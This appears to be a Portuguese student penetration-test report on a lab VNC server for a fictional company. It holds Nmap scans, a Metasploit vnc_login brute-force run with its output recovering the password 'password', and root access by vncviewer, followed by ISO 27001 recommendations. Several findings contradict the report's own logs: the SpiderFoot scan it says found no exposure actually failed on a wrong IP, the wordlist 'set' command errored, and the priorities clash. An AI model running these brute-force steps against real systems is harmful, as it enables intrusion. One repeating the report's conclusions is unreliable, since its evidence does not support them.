A empresa AethonNeural, Lda., especializada em desenvolvimento de inteligência artificial, solicitou uma auditoria de segurança após suspeita de fugas de informações e invasões do seu servidor central, local onde são armazenados os projetos empresariais, tinha sido invadido através do servidor VNC, cuja incorporação foi recomendada por uma empresa parceira, que, posteriormente, lançou projetos idênticos em tempo recorde. O objetivo desta auditoria foi avaliar a segurança do servidor VNC, utilizado para acesso remoto, e determinar a extensão das vulnerabilidades capazes de permitir acesso não autorizado a projetos confidenciais.

Objetivos do relatório

O presente relatório técnico foi elaborado com o objetivo de apresentar os resultados da auditoria de segurança informática realizada ao servidor VNC da empresa AethonNeural, Lda.

O propósito deste documento é identificar potenciais vulnerabilidades, avaliar o impacto das vulnerabilidades identificadas sobre os sistemas e serviços analisados, e propor medidas de mitigação eficazes para garantir a confidencialidade, integridade e disponibilidade dos dados da organização.

Escopo da avaliação

Máquina principal -IP: 192.168.100.20

Máquina alvo -IP: 192.168.100.10

Sistema operativo alvo- Ubuntu Linux

Serviços analisados -VNC (porta 5900)

Tipo de teste -White box (acesso completo)

Ferramentas -SpiderFoot/ Nmap / Metasploit Framework

SpiderFoot é uma ferramenta de código aberto utilizada para automação de processos OSINT e reconhecimento em segurança informática.

Nmap é uma ferramenta de código aberto utilizada para explorar, mapear e auditar a segurança em redes de computadores.

Metasploit Framework é uma ferramenta de código aberto, para desenvolver e executar código *exploit* contra uma máquina alvo remota.

Metodologia

Reconhecimento

Com o recurso à ferramenta spiderfoot, foi realizada uma recolha de informação sobre a organização alvo.

Após aceder à ferramenta, procedi à execução do comando Spiderfoot -s 192.168.100.10 -u pass. Este comando tem como finalidade realizar a recolha automatizada de informações associadas ao endereço IP indicado, recorrendo a fontes públicas de dados (OSINT).

A análise efetuada não evidenciou qualquer indício de exposição indevida de informação sensível ou fuga de dados. Assim, conclui-se que o servidor em questão não apresenta, no âmbito desta verificação, vulnerabilidades que comprometam a sua confidencialidade ou integridade.

Comando técnico

Spiderfoot -s 192.168.100.10 -u pass

Enumeração

Utilizando a ferramenta Nmap, foi realizado um mapeamento de redes para o IP alvo, com a intenção de descobrir a porta, serviço e a versão do protocolo VNC, no servidor alvo.

Após confirmar a inexistência de qualquer fuga de dados decorrente da análise inicial, procedi à utilização da ferramenta Nmap, dentro da linha de comando no kali Linux, com o objetivo de mapear a rede associada ao endereço IP alvo.

O primeiro comando executado, `nmap 192.168.100.10`, permitiu identificar as portas abertas no servidor central, fornecendo uma visão geral dos serviços expostos e do seu estado operacional.

De seguida, recorri ao comando `nmap -sV -p 5900 192.168.100.10`, cuja finalidade consiste em detetar a versão do serviço em execução na porta especificada. O parâmetro `-sV` possibilita a identificação das versões dos serviços ativos, enquanto o parâmetro `-p` define explicitamente a porta a ser analisada — neste caso, a porta 5900, associada ao protocolo VNC (Virtual Network Computing).

Esta abordagem permitiu obter informação detalhada sobre o serviço VNC presente no servidor, contribuindo para a avaliação do seu nível de exposição e potenciais vulnerabilidades.

Porta do protocolo: 5900/TCP

Serviço identificado: VNC

Versão identificada: (protocol 3.3)

Comandos técnicos utilizados na operação

Nmap 192.168.100.10- Comando para descobrir as portas abertas no servidor Central

Nmap -sV -p 5900 192.168.100.10- Comando para detetar a versão da porta do protocolo VNC

Análise de vulnerabilidade

Após identificar o serviço ativo e a respetiva versão do protocolo VNC, procedi à análise manual da vulnerabilidade associada. A versão detetada — VNC Protocol 3.3 — é amplamente documentada como insegura, uma vez que limita a palavra-passe a apenas 8 caracteres, ignorando distinções entre letras maiúsculas e minúsculas. Além disso, esta versão utiliza mecanismos de autenticação considerados obsoletos, o que aumenta significativamente o risco de compromissos de segurança.

Para validar esta informação, recorri ao portal CVE.org, a plataforma oficial do programa Common Vulnerabilities and Exposures. Este repositório funciona como um catálogo público global que identifica, descreve e referencia vulnerabilidades conhecidas em software, hardware e sistemas, permitindo uma análise fundamentada e alinhada com padrões internacionais de segurança da informação.

A vulnerabilidade presente, está associada ao seguinte CVE: **[CVE-2001-0418](#)**

Site: <https://www.cve.org/>

Exploração

Após validar a existência da vulnerabilidade identificada, procedi à sua confirmação prática recorrendo ao Metasploit Framework, uma plataforma amplamente reconhecida pela sua eficácia e abrangência na execução de testes de intrusão e exploração de falhas de segurança.

Dentro do ambiente de linha de comando do kali Linux, iniciei o Metasploit com privilégios administrativos através do comando “sudo msfconsole”. Após o carregamento do framework, selecionei o módulo “auxiliary/scanner/vnc/vnc_login”, especificamente concebido para testar mecanismos de autenticação em servidores vnc.

Posteriormente, defini o alvo da análise utilizando o parâmetro “set RHOSTS”, onde especifiquei o endereço IP do servidor sob avaliação. Para proceder ao teste de autenticação, configurei ainda a lista de palavra-passe através da definição do ficheiro “vnc_passwords.txt”, localizado no diretório de wordlists do Metasploit. Esta lista é composta por credenciais de baixa complexidade, amplamente utilizadas em ataques de força bruta devido à sua elevada taxa de ocorrência em sistemas mal configurados.

Concluída a configuração do módulo, executei o processo de exploração com o comando “run”. A tentativa de autenticação foi imediatamente bem-sucedida, confirmando a vulnerabilidade previamente identificada e demonstrando a fragilidade de mecanismo de segurança associado à versão do protocolo VNC em utilização

Processos técnicos utilizados:

Sudo msfconsole- Iniciar o metasploit com privilégios de administrador

Use auxiliary/scanner/ vnc/vnc_login- Módulo específico que testa autenticações em servidores VNC

set RHOSTS- definir o alvo

set usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt- Definir a lista de passwords

RUN- Iniciar a exploração

Resultado obtido: “[+] 192.168.100.10:5900 - Login Successful: “password”

Pós exploração

Após obter acesso inicial ao sistema, procedi à realização de testes de pós-exploração com o objetivo de avaliar os níveis de privilégio associados à sessão comprometida. Após a posse das credenciais do serviço VNC, utilizei a aplicação vncviewer no ambiente de linha de comandos do Kali Linux para tentar estabelecer ligação ao servidor alvo.

A aplicação vncviewer funciona como cliente gráfico do protocolo VNC, permitindo visualizar e interagir remotamente com o ambiente do servidor. Ao iniciar a ligação, foi solicitada a palavra-passe correspondente ao serviço; após introduzir a credencial identificada durante a fase de exploração (“password”), o acesso ao servidor foi concedido com sucesso.

Uma vez dentro do ambiente remoto, acedi à shell do sistema e executei o comando `whoami`, cuja função consiste em identificar o utilizador atualmente autenticado. O resultado devolvido indicou o privilégio `root`, confirmando que a sessão obtida correspondia ao utilizador administrador do sistema. Esta constatação demonstra a gravidade da vulnerabilidade explorada, uma vez que permitiu a escalada direta para o nível máximo de permissões.

Comandos técnicos utilizados:

Whoami- função identificar o tipo de usuário

Resultado obtido: `root` (administrador)

Descobertas/Vulnerabilidades

Protocol 3.3

Descrição

O protocolo RFB 3.3 recorre a mecanismos de autenticação obsoletos, impondo limitações significativas à segurança. Entre estas limitações destaca-se a restrição da palavra-passe aos primeiros 8 caracteres, ignorando igualmente a diferenciação entre letras maiúsculas e minúsculas. Estas fragilidades reduzem drasticamente a entropia das credenciais e tornam o processo de autenticação altamente vulnerável a ataques de força bruta ou ataques baseados em dicionários.

Este cenário representa um impacto substancial para a empresa Aethon Neural, Lda., uma vez que um atacante pode comprometer credenciais de forma extremamente rápida, obtendo acesso não autorizado a sistemas internos. Tal acesso pode permitir a visualização ou extração de projetos sensíveis, bem como a manutenção de uma presença persistente no sistema — uma postura frequentemente associada a ameaças persistentes avançadas (APT), que exploram privilégios elevados para permanecerem ocultas no ambiente comprometido.

Com base na análise realizada ao longo deste relatório, conclui-se que o nível de risco é muito elevado, sendo classificado como Prioridade 2, o que exige uma ação corretiva urgente. A mitigação recomendada consiste na atualização imediata da versão do protocolo VNC para uma implementação mais recente e segura, que suporte mecanismos de autenticação robustos e alinhados com as práticas modernas de segurança.

Evidências

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Starting VNC login sweep
[!] 192.168.100.10:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.100.10:5900 - 192.168.100.10:5900 - Login Successful: :password
[*] 192.168.100.10:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

Palavra-passe insegura

Descrição

A utilização de credenciais fracas e facilmente previsíveis constitui uma vulnerabilidade crítica no contexto da segurança do serviço VNC. Palavras-passe com baixa complexidade apresentam reduzida entropia e podem ser comprometidas em poucos instantes através de técnicas automatizadas, como ataques de força bruta ou ataques de dicionário. Esta fragilidade expõe diretamente o servidor a acessos não autorizados, permitindo que agentes maliciosos obtenham acesso a dados internos, manipulem informação sensível ou comprometam a integridade operacional da organização. O impacto desta vulnerabilidade é particularmente elevado, uma vez que a rápida quebra das credenciais possibilita ao atacante assumir controlo do serviço VNC e, consequentemente, aceder ao ambiente remoto do sistema alvo. Tal acesso pode resultar na extração de informação confidencial, na interrupção de serviços essenciais ou na instalação de mecanismos de persistência que permitam ao atacante manter-se no sistema de forma prolongada e furtiva. Tendo em conta a facilidade de exploração e o impacto potencial sobre a confidencialidade, integridade e disponibilidade dos ativos da empresa, esta vulnerabilidade é classificada como de nível de risco crítico, exigindo uma resposta imediata e a implementação urgente de medidas de mitigação, nomeadamente o reforço das políticas de autenticação e a adoção de mecanismos de segurança mais robustos.

Evidencia

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.10
RHOSTS => 192.168.100.10
msf6 auxiliary(scanner/vnc/vnc_login) > set usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
[-] Unknown datastore option: usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -c, --clear    Clear the values, explicitly setting to nil (default)
  -g, --global   Operate on global datastore variables
  -h, --help     Help banner.

msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Starting VNC login sweep
[!] 192.168.100.10:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.100.10:5900 - 192.168.100.10:5900 - Login Successful: :password
[*] 192.168.100.10:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Avaliação de riscos

Valores de 1 a 5 para a Probabilidade e para o Impacto. O Nível de Risco é o resultado da multiplicação destes dois valores.

Nível de risco de 0-10 baixo/ 10-15 moderado/ 15-19 Muito Alto/ 20> crítico

Vulnerabilidade	impacto	probabilidade	Nível de Risco
<i>Protocolo VNC desatualizado</i>	5	4	20
<i>Credenciais inseguras</i>	5	5	25

Prioridade 1:

Credenciais Inseguras: A vulnerabilidade associada à palavra-passe de autenticação é classificada como crítica e deve ser a primeira a ser mitigada.

Prioridade 2:

Protocolo VNC desatualizado: A utilização da versão 3.3 do protocolo VNC é considerada um risco muito alto.

Evidências das simulações de ataques

Ataque número 1- Reconhecimento

Na fase de reconhecimento a imagem representada, revela que não há registos de fuga de dados em regime público.

```
$ spiderfoot -h
usage: sf.py [-h] [-d] [-l IP:port] [-m mod1,mod2,...] [-M] [-C scanID] [-s TARGET] [-t type1,type2,...] [-u {all,footprint,investigate,passive}] [-T] [-o {tab,csv,json}] [-H] [-n] [-r] [-S LENGTH] [-D D]
           [-F type1,type2,...] [-x] [-q] [-V] [-max-threads MAX_THREADS]

SpiderFoot 4.0.0: Open Source Intelligence Automation.

options:
  -h, --help            show this help message and exit
  -d, --debug            Enable debug output.
  -l IP:port            IP and port to listen on.
  -m mod1,mod2,...      Modules to enable.
  -M, --modules          List available modules.
  -C, --correlate scanID Run correlation rules against a scan ID.
  -s TARGET              Target for the scan.
  -t type1,type2,...     Event types to collect (modules selected automatically).
  -u {all,footprint,investigate,passive} Select modules automatically by use case
  -T, --types            List available event types.
  -o {tab,csv,json}      Output format. Tab is default.
  -H                    Don't print field headers, just data.
  -n                    Strip newlines from data.
  -T                    Include the source data field in tab/csv output.
  -S LENGTH              Maximum data length to display. By default, all data is shown.
  -D DELIMITER           Delimiter to use for CSV output. Default is ...
  -F type1,type2,...     Filter out other event types that weren't requested with -t.
  -x                    Show only a set of event types, comma-separated.
  -q                    STRICT MODE. Will only enable modules that can directly consume your target, and if -t was specified only those events will be consumed by modules. This overrides -t and -m option
  -V, --version          Disable logging. This will also hide errors!
  -max-threads MAX_THREADS Display the version of SpiderFoot and exit.
                        Max number of modules to run concurrently.

zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$
kali@kali:~$ spiderfoot -s 192.168.108.10 -u pass
usage: sf.py [-h] [-d] [-l IP:port] [-m mod1,mod2,...] [-M] [-C scanID] [-s TARGET] [-t type1,type2,...] [-u {all,footprint,investigate,passive}] [-T] [-o {tab,csv,json}] [-H] [-n] [-r] [-S LENGTH] [-D D]
           [-F type1,type2,...] [-x] [-q] [-V] [-max-threads MAX_THREADS]
sf.py: error: argument -u: invalid choice: 'pass' (choose from all, footprint, investigate, passive)
kali@kali:~$
```

Ataque número 2- Enumeração

A imagem anexa, representa a fase de enumeração, aqui foi realizado mapeamento de redes com o objetivo de identificar a porta, serviço e a versão do protocolo VNC.

Porta 5900/TCP

Serviço- VNC

Versão- Protocol 3.3

```
(kali@kali)-[~]
$ nmap 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 17:43 EDT
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds

(kali@kali)-[~]
$ nmap -sV -p 5900 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 17:44 EDT
Nmap scan report for 192.168.100.10
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

(kali@kali)-[~]
```



```

ANONYMOUS_LOGIN false
BLANK_PASSWORDS false
BRUTEFORCE_SPEED 5
DB_ALL_CREDS false
DB_ALL_PASS false
DB_ALL_USERS false
DB_SKIP_EXISTING none
PASSWORD
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
Proxies
RHOSTS
RPORT 5900
STOP_ON_SUCCESS false
THREADS 1
USERNAME <BLANK>
USERPASS_FILE
USER_AS_PASS false
USER_FILE
VERBOSE true

```

Attempt to login with a blank username and password

Try blank passwords for all users

How fast to bruteforce, from 0 to 5

Try each user/password couple stored in the current database

Add all passwords in the current database to the list

Add all users in the current database to the list

Skip existing credentials stored in the current database (Accepted: none, user, the password to test)

File containing passwords, one per line

A proxy chain of format type:host:port[,type:host:port][...]

The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/

The target port (TCP)

Stop guessing when a credential works for a host

The number of concurrent threads (max one per host)

A specific username to authenticate as

File containing users and passwords separated by space, one pair per line

Try the username as the password for all users

File containing usernames, one per line

Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.100.10
RHOSTS => 192.168.100.10
msf6 auxiliary(scanner/vnc/vnc_login) > set /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
Usage: set [options] [name] [value]

```

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's datastore. Use `-g` to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:

```

-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.

```

```


msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Starting VNC login sweep
[*] 192.168.100.10:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Login Successful: :password
[*] 192.168.100.10:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >

```

Ataque número 4- Após Exploração

A fase final após a exploração tem como finalidade testar e compreender a definição do privilégio que é atribuído quando se acede ao servidor. A imagem que se segue representa método realizado na prática.

Privilégio: root (administrador)



Recomendações

- Implementar a segmentação entre a rede pública e a rede privada através da firewall
- Implementar mecanismos de deteção e prevenção de intrusões (IPS) para monitorização de tentativas de autenticação maliciosas contra serviços remotos.
- Adotar os domínios e boas práticas definidos das normas ISO/IEC 27001 e ISO/IEC 27002.
- Adotar realizações de auditorias no formato mês a mês

Lista de domínios e controlos a seguir:

- Domínio A.9 Controlo de acesso e o controlo A9.2.3 gestão de privilégio de acesso
- Domínio A9 Controlo de acesso e controlo A9.4.3 sistema de gestão de palavra-passe.
- Domínio A.12 Segurança das operações e controlo A.12.3.1 cópias de segurança da informação
- Domínio A.12 Segurança das operações e controlo A.12.4.3 registo de administração e operação
- Domínio A.12 Segurança das operações e controlo A.12.6.1 gestão das vulnerabilidades técnicas
- Domínio A.13 Segurança das comunicações e controlo A.13.1.1 controlo de rede.
- Domínio A.14 Aquisição, desenvolvimento e manutenção dos sistemas de informação e controlo A.14.2.2 procedimento de controlo de mudança de sistemas
- Domínio A.16 Gestão de incidentes de segurança da informação e controlo A16.1.3 notificação de vulnerabilidade de segurança
- Domínio a.16 Gestão de incidentes de segurança da informação e controlo a.16.1.5 resposta a incidentes de segurança da informação

Conclusão

Conclui-se que as vulnerabilidades identificadas apresentam um nível de criticidade elevado, uma vez que permitem uma exploração simples e rápida, conduzindo ao acesso privilegiado de administrador por indivíduos não autorizados ao servidor central. Esta situação representa um risco significativo para a segurança da infraestrutura, comprometendo diretamente a confidencialidade, integridade e disponibilidade dos dados da empresa AethonNeural, Lda. Face à gravidade das falhas detetadas, recomenda-se a mitigação imediata das vulnerabilidades, seguindo as medidas propostas ao longo do relatório. A implementação destas recomendações permitirá reforçar a postura de segurança da organização, prevenindo compromissos futuros e reduzindo substancialmente a superfície de ataque. Entre as ações prioritárias incluem-se a correção das vulnerabilidades existentes, a adoção de políticas robustas de gestão de palavras-passe, a definição de um plano de resposta a incidentes e a separação clara entre redes públicas e privadas através de uma firewall devidamente configurada. A ativação de um módulo IPS contribuirá adicionalmente para a deteção e bloqueio imediato de atividades maliciosas, enquanto auditorias mensais garantirão uma monitorização contínua da infraestrutura. Estas medidas, em conjunto, permitirão que a empresa não volte a ser comprometida e continue a operar em plena segurança.